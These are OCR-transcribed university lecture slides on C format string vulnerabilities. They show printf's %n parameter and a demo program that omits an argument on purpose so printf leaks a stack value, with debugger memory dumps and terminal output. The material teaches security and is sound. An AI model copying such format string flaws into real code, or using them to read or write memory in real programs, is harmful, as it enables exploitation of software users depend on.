# Software Security

*Module 4 - C Exploits (Part 2)*

CMPE279
Software Security Technologies
San Jose State University

# FORMAT STRINGS

## Format Parameters


You should be fairly familiar with basic format strings by now. They have been used extensively with functions like `printf()` in previous programs. A function that uses format strings, such as `printf()`, simply evaluates the format string passed to it and performs a special action each time a format parameter is encountered. Each format parameter expects an additional variable to be passed, so if there are three format parameters in a format string, there should be three more arguments to the function (in addition to the format string argument).


Recall the various format parameters explained in the previous chapter.

| Parameter | Input Type | Output Type |
|---|---|---|
| `%d` | Value | Decimal |
| `%u` | Value | Unsigned decimal |
| `%x` | Value | Hexadecimal |
| `%s` | Pointer | String |
| `%n` | Pointer | Number of bytes written so far |

## fmt_uncommon.c

```
#include <stdio.h>
#include <stdlib.h>

int main() {
   int A = 5, B = 7, count_one, count_two;

   // Example of a %n format string
   printf("The number of bytes written up to this point X%n is being stored in
count_one, and the number of bytes up to here X%n is being stored in
count_two.\n", &count_one, &count_two);

   printf("count_one: %d\n", count_one);
   printf("count_two: %d\n", count_two);

   // Stack example
   printf("A is %d and is at %08x.  B is %x.\n", A, &A, B);

   exit(0);
}
```




Group: all
eax -1073744740
ecx 0x0
edx 0x5
ebx 0xb7fc9ff4
esp 0xbffff480
ebp 0xbffff4a8
esi 0x8048490
edi 0x8048340
eip 0x804846f
eflags 0x296
cs 0x73
ss 0x7b
ds 0x7b
es 0x7b
fs 0x0
gs 0x33
fmt_uncommon.c - Source Window
File Run View Control Preferences Help
Find:
fmt_uncommon.c
main
SRC+ASM
4 int main() {
5 int A = 5, B = 7, count_one, count_two;
6
7 // Example of a %n format string
8 printf("The number of bytes written up to this point X%n is b
9
10 printf("count_one: %d\n", count_one);
11 printf("count_two: %d\n", count_two);
12
13 // Stack Example
14 printf("A is %d and is at %08x. B is %x.\n", A, &A, B);
15
16 exit(0);
17 }
Memory
Addresses
Address $esp
Target is LITTLE endian
0 4 8 C ASCII
0xbffff480 0x080485f4 0x00000005 0xbffff49c 0x00000007
0xbffff490 0xb7fc9ff4 0x00000071 0x0000002e 0x00000005
0xbffff4a0 0x00000007 0xbffff4c0 0xbffff518 0xb7e81775
0xbffff4b0 0x08048490 0x08048340 0xbffff518 0xb7e81775
0xbffff4c0 0x00000001 0xbffff544 0xbffff54c 0xb7fe0b40
0xbffff4d0 0x00000001 0x00000001 0x00000000 0x08048249
0xbffff4e0 0xb7fc9ff4 0x08048490 0x08048340 0xbffff518
0xbffff4f0 0x9a2780e1 0xb5e074f1 0x00000000 0x00000000
0xbffff500 0x00000000 0xb7ff57f0 0xb7e8169d 0xb7ffeff4
0xbffff510 0x00000001 0x08048340 0x00000000 0x08048361
Breakpoint 3 at 0x804840
(gdb) run
Starting program: /home/
Breakpoint 2, main () at
(gdb) p &A
$1 = (int *) 0xbffff49c
Breakpoint 4, 0x0804846f
(gdb)
seed@seed-desktop: ~/CMPE279/modules/module4/hacking
File Edit View Terminal Help
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_uncommon.out
The number of bytes written up to this point X is being stored in count_one, and the number of bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is 5 and is at bffff4ec. B is 7.
seed@seed-desktop:~/CMPE279/modules/module4/hacking$

# What Happens of “B” is not on the Stack?

seed@seed-desktop: ~/CMPE279/modules/module4/hacking


File Edit View Terminal Help

```
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ more fmt_uncommon2.c
#include <stdio.h>
#include <stdlib.h>

int main() {
   int A = 5, B = 7, count_one, count_two;

   // Example of a %n format string
   printf("The number of bytes written up to this point X%n is being stored in count_one, and the
number of bytes up to here X%n is being stored in count_two.\n", &count_one, &count_two);

   printf("count_one: %d\n", count_one);
   printf("count_two: %d\n", count_two);

   // Stack Example
   printf("A is %d and is at %08x.  B is %x.\n", A, &A);

   exit(0);
}
seed@seed-desktop:~/CMPE279/modules/module4/hacking$
```

seed@seed-desktop: ~/CMPE279/modules/module4/hacking

File Edit View Terminal Help


```
seed@seed-desktop:~/CMPE279/modules/module4/hacking$ ./fmt_uncommon2.out
The number of bytes written up to this point X is being stored in count_one, and the numb
er of bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is 5 and is at bffff4f0.  B is 80482e8.
seed@seed-desktop:~/CMPE279/modules/module4/hacking$
```

